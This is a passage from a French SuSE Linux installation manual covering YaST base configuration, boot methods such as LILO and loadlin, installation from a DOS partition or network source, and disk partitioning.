- Laissez vide l'option 'Noyau optionnel'.
- Pour 'Noyau que LILO doit amorcer', vous n'aurez normalement pas besoin de changer quoi que ce soit.
- Avec 'Continuer', LILO sera installé et avec 'Annuler', vous pourrez abandonner l'installation de LILO. Vous pourrez à tout moment réinstaller LILO ou lui ajouter des systèmes (chapitre 4, page 109). Si vous sélectionnez 'Annuler', il vous faut une disquette amorçable.

2.3.9 Configuration de base du système avec YaST

Après la sélection du noyau, nous passons maintenant à la configuration de base.

- Vous pouvez maintenant choisir votre zone horaire (figure 2.13, page 32). Vous voyez apparaître une très longue liste dans laquelle vous sélectionnerez 'CET' (angl. *Central European Time*) si vous vous trouvez avec votre machine dans la zone horaire de l'Europe centrale ...
- Nom de machine et de domaine (figure 2.14, page 32). Imaginez ici quelque chose de plaisant si votre administrateur système ou votre FAI ne vous a rien proposé. Si vous avez l'intention de vous connecter à l'Internet ou d'utiliser un réseau local, veillez à ce que ce nom soit valide. Un nom autorisé est par exemple `terre.cosmos.univers`.

2. Première installation de SuSE Linux



FIG. 2.13: YaST – Choix de la zone horaire




FIG. 2.14: YaST – Nom de machine et de domaine

Ici, **terre** est toujours le nom d'hôte de la machine (angl. *hostname*) et **cosmos.univers** le nom du domaine (angl. *domainname*).

- Quelques masques pour la configuration réseau apparaissent maintenant :
 - **loopback** ou **véritable** réseau ? Si votre machine ne dispose *pas* de carte réseau, vous pouvez valider **loopback** et il ne vous sera *pas* nécessaire d'effectuer une configuration plus poussée.
 - Si vous choisissez un **véritable** réseau, il vous sera posé d'autres questions : type du réseau, adresse IP, masque réseau, passerelle, **inetd**, **portmap**, serveur NFS, ligne From pour les messages Usenet, client réseau avec accès à un serveur de noms (IP du serveur de noms,

2.3. Le guide d'installation détaillé

domaine YP), sélection du module du noyau pour la carte réseau),
`sendmail.cf` pour le système de courrier électronique.

- Après quelques messages du système et le message de "bienvenue", votre entière attention sera requise : Il reste encore à régler l'importante question du mot de passe '`root`' (*Administrateur système*). Choisissez celui-ci avec le plus grand soin et retenez-le bien. Dans la mesure du possible, n'utilisez *ni* espaces *ni* caractères spéciaux (à moins que vous ne sachiez exactement ce que vous faites). **Mot de passe root**
- YaST vous suggérera de créer un login utilisateur pour votre travail quotidien car normalement vous ne devriez pas vous connecter sous le compte '`root`' mais sous votre login utilisateur. Choisissez un joli petit nom (sans espaces et ne comportant pas plus de 8 caractères), par exemple vos initiales ou `tux`. Si vous entrez un mot de passe, il est absolument essentiel aussi que vous le reteniez ! **Login**




FIG. 2.15: YaST – Choix de l'interface pour le modem et la souris

- YaST vous demande si vous voulez configurer votre modem. Si vous possédez un modem, vous pouvez le configurer dès maintenant ou plus tard à n'importe quel moment. Si vous répondez '`Oui`', YaST vous demandera quel est le port série de votre modem (figure 2.15, page 33). Notez que les "Winmodems" *ne* fonctionnent *pas* (voir http://www.suse.de/sdb/fr/html/cep_winmodem.html).
- YaST vous demande si vous voulez configurer votre souris. Si vous voulez le faire, répondez '`Oui`' et sélectionnez le type de votre souris dans la liste (figure 2.16, page 34). S'il s'agit d'une souris série, YaST voudra encore savoir à quelle interface série elle est connectée (figure 2.15, page 33). Sélectionnez également celle-ci dans la liste (figure 2.16, page 34).
- Confirmez ensuite que le programme **gpm** devra être exécuté lors du démarrage du système (figure 2.17, page 34). Si vous deviez par la suite

2. Première installation de SuSE Linux




FIG. 2.16: YaST – Choix du pilote souris




FIG. 2.17: YaST – Lancement de **gpm**

avoir des difficultés avec ce programme, vous pourrez toujours le supprimer du fichier de démarrage (voir paragraphe 17.6, page 409).

Si d'autres paquetages doivent encore être installés à partir des CD-ROM restants (voir paragraphe 2.3.7, page 28), YaST démarrera maintenant cette procédure ...

- YaST vous demande d'insérer les CD 2 jusqu'à CD 5², afin que les logiciels restants puissent être intégrés³.

² Le CD 5 ne sera requis que si vous avez *explicitement* sélectionné les sources pour l'installation – mais normalement ce ne sera pas le cas !

³ Si vous avez un SuSE Linux avec DVD, vous n'avez pas à vous tracasser à ce sujet – dans ce cas tout tient sur un seul support.

- Ensuite vous quitterez YaST et il vous sera demandé d'appuyer sur



Votre système SuSE Linux est entièrement installé.

2.3.10 Se connecter après la première installation

Quelques scripts de configuration automatique sont exécutés en arrière-plan pendant qu'en avant-plan vous pouvez vous connecter, par exemple sur la première console (voir paragraphe 19.1, page 436). Entrez, à l'invite "Login :", d'abord `root` et à l'invite "Password :" le mot de passe que vous avez préalablement déterminé pour l'utilisateur '`root`' (voir paragraphe 2.3.9, page 33) – à ne pas confondre avec le mot de passe pour l'utilisateur exemple".

Login :
Password :

Vous voyez maintenant l'invite de Linux et pouvez commencer à travailler :

```
terre: #
```

Lancez par exemple la commande `ls -a` pour lister les fichiers dans votre répertoire de travail.

```
terre: # ls -a
```

Ou `yast` pour apporter des modifications au système :

```
terre: # yast
```

Si vous lancez **YaST** (`yast`), vous pouvez ajouter de nouveaux utilisateurs avec l'option du menu '**Administration du système**'. Vous continuerez avec la sous-option '**Configurer XFree86**' pour configurer l'interface graphique (voir paragraphe 9.1, page 228).



Comme nous l'avons précisé dans l'introduction, ce *guide à la première installation* n'a pas pour but de vous enseigner à utiliser le système SuSE Linux. Certaines procédures fondamentales sont décrites au chapitre 19, page 435 et pages suivantes sous le titre *Débuts sous Linux* – des livres qui vous permettront d'aller plus loin sont présentés dans la bibliographie (voir page 516 ainsi que sur notre site <http://www.suse.de/buecher/>).

Des scripts de configuration automatique vont tourner en tâche de fond (indexation des pages de man, configuration de Perl, etc.). Sur des machines de moindre performance, cette procédure peut souvent durer plus d'une heure ; ceci dépend du volume de l'installation. Si vous arrêtez votre machine prématurément, YaST redémarrera automatiquement lors du prochain amorçage !

L'exécution de ces scripts n'est complètement terminée que lorsque vous voyez sur la console 9 (basculez avec (Alt) + (F9)) :

"Have a lot of fun !"



Après l'installation du système, vous pourrez effectuer de nouvelles configurations.

2. Première installation de SuSE Linux

- ‘**Interface graphique**’ – Pour savoir comment obtenir une interface graphique, en l’occurrence le **système X Window**, reportez-vous au chapitre 9. La configuration avec **SaX** est décrite au paragraphe 9.1
- ‘**Imprimante**’ – Pour installer votre imprimante et pour savoir quelles imprimantes sont supportées, lisez le chapitre 12.
Pour une installation simple avec YaST, voyez le paragraphe 3.6.1.
- ‘**Accès à Internet**’ – Vous apprendrez comment configurer votre accès à Internet au chapitre 7. Pour la question du modem, voir le paragraphe 7.1 et pour ISDN le paragraphe 7.2.
- ‘**Réseau**’ – Pour en savoir plus sur la configuration d’un réseau, lisez le chapitre 6.



Si vous voulez connecter un réseau interne au moyen d’un accès ISDN, il vous est nécessaire d’avoir des connaissances poussées dans le domaine des réseaux. Vous trouverez des informations dans la documentation spécialisée sous les mots-clés “Gateway” ou “Router”.

2.4 Comment démarrer SuSE Linux à l’avenir ?

Le système Linux est pour ainsi dire complètement installé. Il reste encore à préciser comment vous voulez lancer Linux pour l’usage quotidien (☞ *Amorçage*).

L’aperçu qui va suivre vous fera connaître les principales méthodes de démarrage de Linux. Le choix que vous ferez dépendra de votre degré d’expérience avec les ordinateurs ainsi que de l’usage auquel vous destinez votre système Linux.

Disquette d’amorçage : Démarrage de Linux au moyen d’une *disquette d’amorçage*. Cette méthode est toujours efficace et n’occasionne pas de travail car la disquette d’amorçage a déjà été générée accessoirement (au paragraphe 2.3.9, page 31). Mais il faut toutefois admettre qu’à la longue il est malaisé et même souvent fastidieux d’utiliser une disquette d’amorçage.

La disquette d’amorçage est une bonne solution provisoire si vous ne parvenez pas tout de suite à vous familiariser avec les autres méthodes ou si vous jugez préférable de remettre à plus tard le choix d’un mécanisme d’amorçage définitif. La disquette d’amorçage peut aussi être une bonne solution en relation avec OS/2 ou Windows NT.

loadlin : La variante **loadlin** peut être utilisée dans les conditions suivantes :

- Votre machine doit tourner sous DOS soit en mode réel, soit en mode virtuel 8086 avec dans ce cas un serveur VCPI⁴ disponible. En d’autres termes, cette méthode ne fonctionne ni sous Unix, ni sous OS/2 ni dans la fenêtre DOS de Windows 95/98. Elle fonctionne par contre très bien à partir de l’invite de MS-DOS ou à partir du mode DOS sous Windows 95/98.

⁴ Un serveur VCPI est mis à disposition par **emm386.exe**, par exemple.

2.4. Comment démarrer SuSE Linux à l'avenir ?

- Votre machine doit avoir suffisamment de mémoire DOS disponible : au dessous de 640 Ko, au moins 128 Ko. Le reste peut être de la mémoire étendue /EMS/XMS.

loadlin demande certes un peu de travail pour son installation, mais en revanche il se laisse très facilement intégrer dans les menus de démarrage de Windows 95/98. Pour cela, il est nécessaire d'éditer manuellement des fichiers de configuration. Mais aucune entrée n'est faite dans le *MBR* (angl. *Master Boot Record*) du disque dur. Ceci constitue un gros avantage car les autres systèmes d'exploitation ne voient de Linux que des partitions avec des identificateurs (angl. *ID*) qui leur sont inconnus.

L'installation de **loadlin** requiert certaines connaissances concernant DOS et Linux. Vous devriez être en mesure de créer les fichiers de configuration nécessaires avec un *éditeur*. Vous trouverez des détails sur cette procédure au paragraphe 4.9. Vous pouvez cependant rencontrer des difficultés si vous faites une erreur lors de la configuration des menus d'amorçage de Windows 95/98. Il est même possible, dans un cas extrême, que vous ne puissiez plus accéder à votre installation Windows. Vous devriez donc, *avant* de configurer ces menus d'amorçage, faire en sorte qu'il vous soit possible de démarrer votre système à l'aide d'une disquette d'amorçage Windows.

LILLO : La solution la plus universelle et la plus correcte sur le plan technique est représentée par le gestionnaire d'amorçage LILLO qui vous laisse le choix, avant l'amorçage, entre différents systèmes d'exploitation. LILLO est relativement facile à installer, par exemple à l'aide de YaST (voir paragraphe 3.6.2, page 97). Toutefois, LILLO doit se trouver sur le secteur maître d'amorçage du disque dur, ce qui comporte un petit risque au moment de l'installation. La correction d'erreurs requiert des connaissances fondamentales du processus d'amorçage. Vous devriez être en mesure, le cas échéant, d'éditer le fichier de configuration principal de LILLO. Vous devriez aussi, avant d'installer LILLO, penser à son éventuelle désinstallation pour le cas où vous devriez rencontrer des difficultés. Vous trouverez des informations plus détaillées sur LILLO et sur le processus d'amorçage au paragraphe 4.3. Mais LILLO n'en demeure pas moins la meilleure méthode d'amorçage. Vous devez seulement avoir conscience qu'il est plus compliqué à utiliser qu'une disquette d'amorçage.

Certains fabricants de gestionnaires de fenêtres se sont orientés vers Linux en raison de son importance croissante. Aux premières places, nous trouvons **System Commander Deluxe** et **Partition Magic**. En plus d'une aide lors de l'amorçage du système, ces logiciels offrent aussi un grand nombre d'autres possibilités. Vous pouvez, par exemple, modifier la taille de partitions FAT32 déjà existantes ou transformer une partition FAT16 en FAT32. Ces programmes *ne sont pas* inclus sur les CD et ne sont *pas couverts par l'Assistance Technique à l'Installation* !

Vous trouverez de plus amples informations sur les différentes méthodes d'amorçage, particulièrement sur LILLO et **loadlin**, au chapitre 4, page 109 et pages suivantes.

2.5 Installation sans lecteur de CD-ROM supporté

Que faire s'il n'est pas possible de procéder à une installation standard au moyen d'un lecteur de CD-ROM ? Votre lecteur de CD-ROM n'a pas pu être supporté parce qu'il s'agit d'un vieux lecteur "propriétaire". Ou votre ordinateur secondaire (par exemple un notebook) ne possède éventuellement pas de lecteur de CD-ROM mais il est doté en revanche d'un adaptateur Ethernet ou d'un câble PLIP . . .

SuSE Linux vous propose des solutions pour vous permettre d'installer un système sur de telles machines sans lecteur de CD-ROM supporté :

- À partir d'une partition DOS (paragraphe 2.5.1, page 38).
- À travers une connexion réseau : NFS ou FTP via Ethernet ou PLIP (paragraphe 2.5.2, page 40).

2.5.1 Installation à partir d'une partition DOS

De quoi est-il question ?

Avant l'installation, copiez (partiellement) les logiciels Linux sur une partition DOS de votre disque dur si le noyau standard du CD ne supporte pas votre lecteur de CD-ROM ou si Linux ne supporte pas du tout le lecteur. Il ne vous sera alors pas possible d'utiliser sous Linux le lecteur de CD-ROM soit provisoirement, soit en règle générale.

Conditions

Vous travaillez sous DOS, Windows ou OS/2 et vous savez que Linux ne supporte pas votre lecteur de CD-ROM. Vous avez suffisamment de place sur la partition DOS, OS/2 ou Windows (3.11 ou 95/98).

Dans un premier temps, vous copierez uniquement les paquetages pour le système de base.

Pas à pas . . .

Procédez de cette manière pour copier sur votre disque dur les fichiers que vous souhaitez :

1. Créez d'abord le répertoire dans lequel vous voulez faire des copies. Vous pouvez lui donner n'importe quel nom. Ici, dans notre exemple, il s'appelle `\emil`.
2. Au dessous de `\emil`, il vous faut encore le répertoire `suse` et au minimum les répertoires `a1`, `images` et `setup`. Ces derniers sont déjà nécessaires pour l'installation du système de base Linux. Créez donc ces répertoires. Dans la figure 2.18, page 39, vous avez une vue d'ensemble de l'arborescence des répertoires requise.
3. Copiez les fichiers de `\suse\ai` du CD 1 vers `\emil\suse\ai` sur votre disque dur.

2.5. Installation sans lecteur de CD-ROM supporté




FIG. 2.18: Structure des répertoires d'installation

4. Sélectionnez, dans `\suse\images`, un noyau qui supporte votre matériel. Dans le fichier `\suse\images\readme.dos`, il est indiqué ce que supporte chaque noyau.

Copiez alors le noyau vers `\emil\suse\images`. Un noyau est constitué de quatre fichiers (voir plus haut) : le noyau sans extension des noms de fichiers et les fichiers avec les extensions `.ikr`, `.inf` et `.map`. Si vous disposez de beaucoup d'espace sur votre disque dur, vous pouvez aussi copier tous les fichiers. Vous remettrez la sélection du noyau à plus tard, partie remise n'est pas perdue ! Vous trouverez d'autres informations à ce sujet au paragraphe 2.7.4, page 51.

5. Pour plus de sécurité, copiez les fichiers `\suse\images\root` et `\suse\images\initdisk.gz` vers `\emil\suse\images`.
6. Copiez `\suse\setup\loadlin.exe` vers `\emil\suse\setup`.
7. Vous devrez encore copier le fichier `\suse\setup\inst-img` vers `\emil\suse\setup`. Ce fichier est relativement grand mais il n'est nécessaire que pour l'installation de base. Lorsque vous aurez un système de base opérationnel, vous pourrez à tout moment installer des paquets supplémentaires à partir de la partition DOS. Vous n'aurez alors plus besoin du fichier `inst-img`.
8. Créez le répertoire `\emil\suse\setup\desc` sur votre disque dur et copiez vers celui-ci tous les fichiers de `\suse\setup\desc`.
9. Si vous avez suffisamment de place sur votre disque dur, vous pouvez encore créer le fichier `\emil\suse\setup\du` et copier vers celui-ci tous les fichiers de `\suse\setup\du`. Ces fichiers ne sont pas absolument indispensables mais ils vous permettront de faire plus tard des calculs

2. Première installation de SuSE Linux

concernant les tailles des logiciels installés ou devant être installés par YaST. C'est quelque chose de bien utile si vous avez la place nécessaire.

10. Vous avez maintenant ce qui est absolument indispensable pour un système Linux de base sur la partition DOS de votre disque. Mais il manque encore tous les autres logiciels. Comme vous faites partie des malchanceux dont le lecteur de CD-ROM n'est pas supporté, il vous faudra d'abord tout enfourner par petites portions sur votre disque dur, de là installer avec YaST pour ensuite effacer ce que vous avez mis sur le disque dur. Vous n'êtes pas obligé de le faire immédiatement, mais si vous savez déjà ce que vous voulez, alors n'hésitez pas : créez le répertoire sous `\emil\suse` et copiez dans celui-ci les fichiers concernés. Vous trouverez ce que vous pouvez installer en lisant les descriptions des paquetages ou la documentation en ligne du CD.

Maintenant, l'installation peut commencer selon la description faite au paragraphe 2.3.2, page 20.

Lorsque `linuxrc` vous interrogera au sujet du `support source`, spécifiez 'Disque dur' et en réponse à la question concernant la partition du disque dur, spécifiez le *périphérique* de votre partition DOS. En règle générale, ce sera `/dev/hda1` ou `/dev/sda1` si DOS est installé sur la première partition primaire.

Si vous avez adopté les noms cités plus haut, vous devrez spécifier `/emil` comme `répertoire source` – ce sera la prochaine question. Ensuite l'installation se poursuivra comme il est décrit au paragraphe 2.3.4, page 24 et pages suivantes

2.5.2 Installation à partir d'une source "réseau"

Pour régler cette question, il ne vous est pas possible de bénéficier des services de l'Assistance Technique à l'Installation (voir paragraphe H.1.2, page 510).

Cette méthode d'installation ne devrait être envisagée que par des utilisateurs expérimentés.

De quoi est-il question ?

La machine sur laquelle SuSE Linux doit être installé *ne* dispose *pas* d'un lecteur de CD-ROM et il n'existe pas non plus de partition DOS utilisable. En revanche, vous pouvez établir par le réseau une connexion avec une autre machine dotée d'un lecteur de CD-ROM ou d'un disque sur lequel le contenu du CD – comme il a été décrit au paragraphe 2.5.1, page 38 – pourrait être transféré. Cette "autre" machine doit bien sûr "exporter" le répertoire d'une manière adéquate !

Pas à pas . . .

1. Commencez l'installation selon la description du paragraphe 2.3.2, page 20
2. Poursuivez l'installation comme il est décrit au paragraphe 2.3.3, page 20 – toutefois :

2.5. Installation sans lecteur de CD-ROM supporté

- Chargez les ‘Pilotes réseau’ avec ‘Modules du noyau’ et choisissez celui qui convient. Ceci n’est pas indispensable si vous voulez installer via PLIP.
 - Lorsque **linuxrc** vous interrogera au sujet du ‘Support source’, spécifiez ‘Réseau (NFS)’ et exécutez la configuration réseau pilotée par menu. Alternativement, vous avez aussi la possibilité d’installer via FTP.
3. Terminez l’installation comme il a été décrit à partir du paragraphe 2.3.4, page 24

Problèmes éventuels

- L’installation a échoué avant d’avoir véritablement commencé : Le répertoire d’installation de “l’autre” machine n’a pas été exporté avec les droits **exec** – faites-le maintenant.
- Le serveur ne connaît pas la machine sur laquelle SuSE Linux doit être installé. Inscrivez, dans le `/etc/hosts` du serveur, le nom et l’adresse IP de la machine sur laquelle doit se faire la nouvelle installation.

2.6 Encore une méthode d'installation : Setup et loadlin

2.6.1 Mettre Windows 95/98 en mode DOS

Vous devez mettre la machine sous DOS en mode réel pour pouvoir lancer le programme d'installation **Setup**.

Le programme **loadlin**, invoqué par le programme d'installation **Setup.exe**, est un programme MS-DOS. Il ne peut charger en mémoire et démarrer le noyau Linux pour le *Linux initial* que si le processeur fonctionne soit en mode réel, soit en mode virtuel 8086 avec dans ce cas un serveur VCPI⁵ actif. La fenêtre DOS de Windows 95/98 est bien en mode virtuel 8086, mais elle ne met pas de serveur VCPI à disposition et de ce fait **Setup** ne fonctionne pas dans la fenêtre DOS.

Pas à pas ...

Il existe deux possibilités : Passer de Windows 95/98 en mode DOS ou se diriger vers l'invite d'entrée lors de l'amorçage.

Si Windows 95/98 tourne déjà, cliquez sur 'Démarrer' - 'Arrêter ...' - 'Redémarrer l'ordinateur en mode MS-DOS'. Puisque vous êtes de toute façon en train d'amorcer, appuyez au démarrage de Windows 95 sur **(F8)** et sélectionnez alors 'Seulement invite d'entrée'.

Problèmes éventuels

Il peut survenir des problèmes si vous n'avez pas de clavier français en mode MS-DOS et si le pilote de CD-ROM n'est pas chargé.

- En mode DOS, les accents et les caractères spéciaux ne fonctionnent pas (voir paragraphe 2.8.2, page 53)
- En mode DOS, vous ne pouvez pas accéder au lecteur de CD-ROM, voir paragraphe 2.8.3, page 53

2.6.2 Lancement de Setup et première partie de Setup

Le programme **Setup.exe** prépare le démarrage du *Linux initial*. C'est ce programme qui est maintenant lancé et sera exécuté jusqu'au moment où il faudra choisir entre deux méthodes de démarrage pour le Linux initial.

Vous avez démarré MS-DOS ou une boîte MS-DOS qui ne tourne pas en mode protégé. Vous avez inséré le premier CD dans le lecteur de CD-ROM et vous y avez accès.


À l'aide du programme **Setup.exe**, vous lancerez d'abord dans votre machine un Linux initial qui rendra possible l'installation proprement dite de Linux. Lancez maintenant **Setup.exe** et exécutez le programme jusqu'au moment où les deux méthodes de démarrage pour le Linux initial se distingueront l'une de l'autre : disquette d'amorçage ou, avec **loadlin**, démarrage direct à partir du CD/disque dur.

⁵ **emm386.exe**, par exemple, met à disposition un serveur VCPI.

2.6. Encore une méthode d'installation : Setup et loadlin

Pas à pas . . .

Vous exécutez ainsi la première partie de **Setup** :

1. Démarrez **setup** dans le répertoire de base du CD.
2. Sélectionnez la langue (' Français ') dans laquelle les dialogues de **Setup** doivent se dérouler.
3. Appuyez sur la lettre de votre lecteur de CD-ROM, par exemple E. La lettre du lecteur a éventuellement pu être modifiée à cause d'une partition DOS supplémentaire.
4. **Setup.exe** vous souhaite maintenant la bienvenue et vous répondez à une telle cordialité en appuyant sur .
5. Les paragraphes suivants sont consacrés au lancement du *Linux initial*. Ce sujet est traité dans une décision (paragraphe 2.6.3, page 43) et des phases de travail le concernant.

2.6.3 Comment amorcer le Linux initial à partir de setup ?

Il existe deux méthodes qui permettent de lancer le *Linux initial* à partir du programme **setup** : au moyen de disquettes ou directement à partir du CD à l'aide de **loadlin**. Il s'agit maintenant de choisir l'une de ces deux voies.

Informations complémentaires

La méthode la plus simple et la plus commode consiste bien sûr à lancer le *Linux initial* directement à partir du CD. On utilise à cette fin le programme DOS **loadlin.exe**. Il charge sous DOS, à partir du CD, un fichier du noyau dans la mémoire centrale, il prépare le chargement du disque RAM et commence ensuite à exécuter le code du noyau. Afin que cela puisse marcher, la machine doit tourner en mode réel ou en mode virtuel 8086 avec dans ce cas un serveur VCPI⁶ actif. La boîte DOS de OS/2 ou de Windows NT est donc éliminée.

L'amorçage à partir de disquettes fonctionne toujours mais il est un peu plus fastidieux et prend plus de temps. Il est à noter qu'il s'agit des disquettes créées avec **setup**. La solution la plus simple est naturellement l'utilisation de la disquette d'amorçage SuSE (ou l'amorçage directement à partir du CD) mais ce n'est pas de cela qu'il est question. Il s'agit ici de prendre la décision suivante : générer des disquettes avec **setup** ou charger directement à partir du noyau au moyen de **loadlin**.

Recommandation

Choisissez la *voie loadlin* lorsque c'est théoriquement possible, c'est-à-dire si vous ne travaillez pas sous OS/2 ou sous Windows NT. En cas de doute, faites un essai. Si cela ne marche pas, recommencez la procédure à partir du paragraphe 2.6.2, page 42 et choisissez alors la *voie disquettes*.

⁶ **emm386.exe** met à disposition un serveur VCPI.

2. Première installation de SuSE Linux

2.6.4 Installer loadlin et lancer le Linux initial

Dans cette phase de travail, vous utiliserez **loadlin.exe** avec lequel vous pourrez charger et démarrer un noyau Linux à partir de DOS et faire tourner votre *Linux initial*.

Conditions

Si vous êtes arrivé jusqu'ici et si vous vous sentez prêt à recevoir la première invite de Linux, vous avez rempli toutes les conditions !

Informations complémentaires





Le choix de votre noyau dépend, dans une large mesure, de votre adaptateur SCSI et de votre disque dur (ou plutôt du type de contrôleur). Si vous avez un système purement (E)IDE, vous n'avez pas besoin de vous poser beaucoup de questions pour le choix de votre noyau. Vous pourrez facilement sélectionner plus tard un autre noyau ou, mieux encore, compiler votre propre noyau adapté exactement à vos besoins. Vous trouverez d'autres informations à ce sujet au paragraphe 2.7.4, page 51.

Setup crée alors le répertoire `\loadlin` sur votre partition DOS. Il copie dans ce répertoire les programmes `setup.exe`, `loadlin.exe`, les fichiers `Linux.bat` ainsi que le noyau sélectionné sous le nom de `zimage`. Si vous voulez démarrer ultérieurement Linux (après l'installation), invoquez `Linux.bat` (vous devrez toutefois spécifier comme paramètre la partition racine (root). Nous reviendrons encore sur ce point au paragraphe 2.11.2, page 71).

À la fin de cette phase, le noyau sera chargé et directement démarré.

Pas à pas . . .

Voici comment vous devez procéder pour installer **loadlin** et lancer ainsi le *Linux initial*.

1. Sélectionnez l'option '`loadlin`' et appuyez sur .
2. Cet écran vous montre combien de RAM possède votre machine. Cette indication sera normalement correcte et vous validerez avec . Au cas où la quantité de RAM ne serait pas exacte, corrigez la valeur.
3. Vous devez maintenant préciser si Linux supporte votre lecteur de CD-ROM. Vous avez déjà répondu à cette question. Répondez ici exactement de la même manière qu'au paragraphe 2.7.6.
 - Si Linux supporte votre lecteur de CD-ROM, appuyez sur  et la question est réglée.
 - Si Linux ne supporte pas votre lecteur de CD-ROM, il vous a déjà fallu, au paragraphe 2.5.1, page 38, copier des fichiers sur votre disque dur. Passez maintenant à l'option '`Disque dur`' et appuyez sur . Spécifiez ensuite le chemin dans lequel vous avez copié le répertoire `suse`. Dans l'exemple donné au paragraphe 2.5.1, page 38, nous avons utilisé `\emil` et il faut donc entrer `\emil` (le répertoire `suse` situé au dessous n'a pas besoin d'être spécifié).

2.6. Encore une méthode d'installation : Setup et loadlin

4. Vous devez maintenant sélectionner un noyau adéquat (si vous avez précisé au paragraphe 2.7.6, page 52 que Linux ne supporte pas votre lecteur de CD-ROM et si vous avez copié, au paragraphe 2.5.1, page 38 un noyau sur le disque dur). Appuyez alors sur **(←)**. Les aides à la décision concernant le choix d'un noyau se trouvent au paragraphe 2.7.4, page 51.
5. Nous passons dans cette phase aux paramètres du noyau. On spécifie un paramètre par ligne, une ligne vide signifie *terminé*. Quels paramètres peuvent être envisagés ici ?
Des explications détaillées sur les paramètres du noyau se trouvent au paragraphe 2.7.5, page 51. Vous trouverez aussi au paragraphe 14.3.2, page 335 une liste complète des paramètres du noyau qui ont un rôle à jouer dans l'installation.
6. Le prochain écran vous demande si le programme **loadlin** doit être installé. Répondez 'Oui'. Setup crée maintenant le répertoire `\loadlin` et y copie les fichiers.
7. Nous lançons maintenant le *Linux initial* avec l'option 'Charger Linux'. Environ deux pages de texte édité par le noyau défilent plus ou moins vite sous vos yeux. Si tout a bien marché, **linuxrc** vous souhaite la bienvenue. Vous pouvez aussi lire les messages du noyau en toute tranquillité : en les faisant défiler dans les deux sens avec **(Shift ↑)**+**(Page ↑)** et **(Shift ↑)**+**(Page ↓)**.

Problèmes éventuels

Il peut survenir ici des problèmes à deux niveaux : il n'est pas possible à **loadlin** de charger ou de démarrer le noyau, ou le noyau ne s'accommode pas de votre matériel :

- **loadlin** n'a pas suffisamment de mémoire disponible pour charger le noyau : voir paragraphe 2.8.9, page 56.
- **loadlin** ne peut pas démarrer le noyau, la machine tourne en mode virtuel 8086 mais il n'y a pas de serveur VCPI disponible : voir paragraphe 2.8.11, page 57.
- **loadlin** ne fonctionne pas : voir paragraphe 2.8.10, page 56.
- Le CD est défectueux : voir paragraphe 2.8.4, page 54.

Maintenant l'installation est poursuivie comme il est décrit à partir du paragraphe 2.3.3, page 20.

2.7 Blocs Info

2.7.1 Faire de la place pour Linux (Partitionner)

Au cours de cette phase, votre disque dur sera préparé pour recevoir Linux.

Il est souhaitable que vous disposiez d'un peu de temps pour approfondir ce chapitre en toute tranquillité. Il vous est conseillé d'avoir des disquettes ou des bandes pour une sauvegarde ainsi qu'une disquette d'amorçage du système d'exploitation *que vous aviez jusqu'à présent*.

Informations complémentaires

Par le partitionnement, un disque dur peut être divisé en plusieurs zones indépendantes les unes des autres. Une raison d'installer plusieurs partitions est qu'il est possible de faire coexister, sur un même disque dur, différents systèmes d'exploitation ayant des systèmes de fichiers différents.

Comment faire maintenant de la place pour les partitions Linux ?

- Il est possible d'effacer certaines partitions du disque dur ce qui provoque la perte de tous les fichiers qui se trouvent sur ces partitions. La place qui a été faite est maintenant disponible pour de nouvelles partitions (par exemple pour Linux) et l'espace libre ainsi obtenu peut être réparti entre plusieurs partitions.
- Vous pouvez aussi dédier certaines partitions à un autre système d'exploitation. Mais comme par l'effacement, vous perdez aussi dans ce cas tous les fichiers de ces partitions.
- Sous MS-DOS ou Windows 95, vous pouvez réduire la taille de la dernière partition du disque dur sans perdre les fichiers qu'elle contient. Vous devez d'abord faire en sorte, à l'aide d'un programme de défragmentation, que tous les fichiers soient vraiment situés au début de la partition. Si vous n'avez qu'une seule partition MS-DOS ou Windows, vous pouvez de cette manière faire très facilement de la place pour les partitions Linux. Après la défragmentation, vous pouvez, avec des programmes spéciaux – tels que par exemple le programme entièrement libre **fips** – abaisser la limite supérieure des cylindres et réduire ainsi la taille de la partition. Vous trouverez **fips** sur le CD 1 dans le répertoire `dosutils`.
- Une solution très commode mais coûteuse est de doter votre machine d'un disque dur supplémentaire.



Toutes les modifications apportées au partitionnement doivent être réalisées avec le plus grand soin et en observant les instructions concernant les logiciels utilisés. Il peut malgré tout survenir des problèmes pouvant aller jusqu'à la perte complète des données ! SuSE ne peut pas en assumer la responsabilité. Il est en tout cas recommandable de sauvegarder auparavant au moins les fichiers les plus importants et de tenir disponible une disquette d'amorçage vérifiée.

Pas à pas . . .

Comment procéder pour partitionner votre disque dur :

1. Si vous ne le savez pas encore, vous devrez vérifier combien de partitions possède votre disque dur et quelle est leur taille. Invoquez pour ce faire le programme **fdisk** de votre système d'exploitation.
2. Prévoyez le nombre et la taille des partitions dont vous avez besoin. Vous trouverez des informations à ce sujet au paragraphe 2.9, page 61 et au paragraphe 2.10, page 62.
3. Notez par écrit votre plan de partitionnement. Vous aurez besoin de ces informations encore très souvent au cours de l'installation.
4. Il est maintenant fortement conseillé de faire une sauvegarde du disque dur. Si vous ne possédez pas de lecteur de bandes et si vous ne voulez pas tout sauvegarder sur des disquettes, sauvegardez au moins vos données importantes ainsi que les fichiers de démarrage et de configuration (par exemple `config.sys`, `autoexec.bat` et `*.ini`) Générez une disquette d'amorçage pour le système d'exploitation que vous aviez jusqu'à présent et faites un essai pour savoir si vous pouvez vous en servir pour amorcer. Sur cette disquette d'amorçage, il vous faut aussi des outils tels qu'un éditeur, **fdisk**, le programme de formatage et votre programme de sauvegarde.
5. La procédure se poursuit en fonction des caractéristiques du système :

DOS/WINDOWS 95/98, une partition sur le disque dur et pas de sauvegarde complète des fichiers (angl. *file backup*)

Vous devez réduire la taille de la partition sans perdre de données. Déplacez tous les fichiers vers le début de la partition. Vous pouvez utiliser à cette fin par exemple le programme **Defrag** (MS-DOS 6 ou Windows 95/98).

Les programmes de défragmentation ne déplacent pas habituellement les fichiers cachés ni les fichiers système car de tels fichiers peuvent avoir été situés, par une protection logicielle contre le copie, à un emplacement bien défini du disque dur. Si vous êtes sûr que votre disque dur ne contient pas de tels fichiers, vous pouvez désactiver l'attribut `caché` ou `système` de tous les fichiers concernés ou, en fonction du programme de défragmentation utilisé, forcer la défragmentation de tels fichiers au moyen de paramètres.


Le fichier d'échange de Windows (angl. *Windows swap file*) est aussi un fichier caché. S'il se trouve mal placé, vous devez le mettre hors service sous Windows dans le "menu système".

